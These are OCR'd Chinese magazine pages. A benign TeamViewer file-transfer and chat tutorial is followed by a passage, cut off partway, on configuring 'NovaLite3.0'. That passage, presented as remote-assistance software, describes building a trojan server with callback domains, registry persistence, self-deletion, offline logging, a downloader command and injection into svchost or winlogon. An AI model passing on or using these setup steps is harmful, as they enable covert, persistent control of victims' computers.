


图7

使用teamviewer可以进行与伙伴计算机进行文件传输，点击文件传输，可以看到文件传送窗口中显示了，本地计算机和远程计算机的资源管理器窗口（如图8）。如将本地计算机的文件或者文件夹传送到远程计算机上，只需要在本地计算机中选中要发送的文件或者文件夹，点击发送即可（如图9）。如果是要讲远程计算机上的文件或者文件夹传送到本地计算机上，同样只要选择要传送的文件或者文件夹，点击接收即可（如图10）。




图8

在音频/视频菜单栏下可以选择ip语音、我的视频、聊天、会议电话。如点击聊天，可以在聊天窗口中直接与伙伴计算机进行远程聊天（如图12）。




图9




图10

文件或者文件夹传送完毕后，在控制端与伙伴计算机中可以分别看到文件传输时间的日志（如图11）。




图11

除了输入输入伙伴id来远程控制伙伴计算机，teamviewer还提供了通过点击伙伴列表或者在官方网站上点击web登录，注册用户，来添加远程控制的对象。右击选中“伙伴id”，即可进行远程控制、文件传




图12




图13




图14

送和属性查看等操作（如图13、图14）。

teamviewer较于其他的远程控制软件，具有了以下几点特性：1、无需安装，只要两端运行，即可实现双方连接远程控制；2、文件传输可以在您和伙伴计算机进行双向文件或文件夹传输；3、绕过防火墙操作伙伴计算机，即便是伙伴计算机开启了系统防火墙，一样可以连接操作。4、通过页面登录连接操作，即便本机没有下载安装或运行teamviewer，只需在官方网站上点击web登录，输入注册的用户名及密码，登录后同样可以连接控制伙伴计算机。5、访问保护，在每次启动软件连接伙伴计算机时，都会生成会话密码，此密码在启动时都会更新，确保了双方连接的安全性，防止未授权直接进行远程控制操作。

（文章中涉及的软件本期光盘已收录）

远程协助软件NovaLite3.0

Eric

天朝很v5,处处河蟹。网络一片冷清，免费的远程协助软件更是找不到。有幸寻得一款远程协助软件。特与大家分享下，介绍之前，郑重声明，此软件只可用于学习，如果用于非法用途，一切后果自负。

一、配置服务端程序

ok,首先打开软件，观察一下界面，给人简单清爽的感觉（如图1）。有三个选项卡组成，端口控制下拉列表有开始和停止，点击开始可以设置监听的端口了（如图2），若配置不上线，大家就可以看下是不是配置的端口与监听端口不一致。广播命令是下载者功能（如图3）。生成服务端功能就在选项下。我们先来配置一个服务端。点击生成服务端弹出的画面（如图4）。上线名称是用来区分不同服务端的。为了保证上线率，提供了两个域名（本机测试我这里填写回环地址127.0.0.1，端口默认）。启动方式分为注册表启动和activex启动。安装那里勾选上自删除。左下角提供了离线记录，如果需要可以勾选上。注入方式那里可以选择注入（注入svchost，winlogon也可自定义）或者不注入（生成一个以服务端命名的进程）。最后点击生成，就会在软件目录下生成服务端。运行服务端上线成功（如图5）。

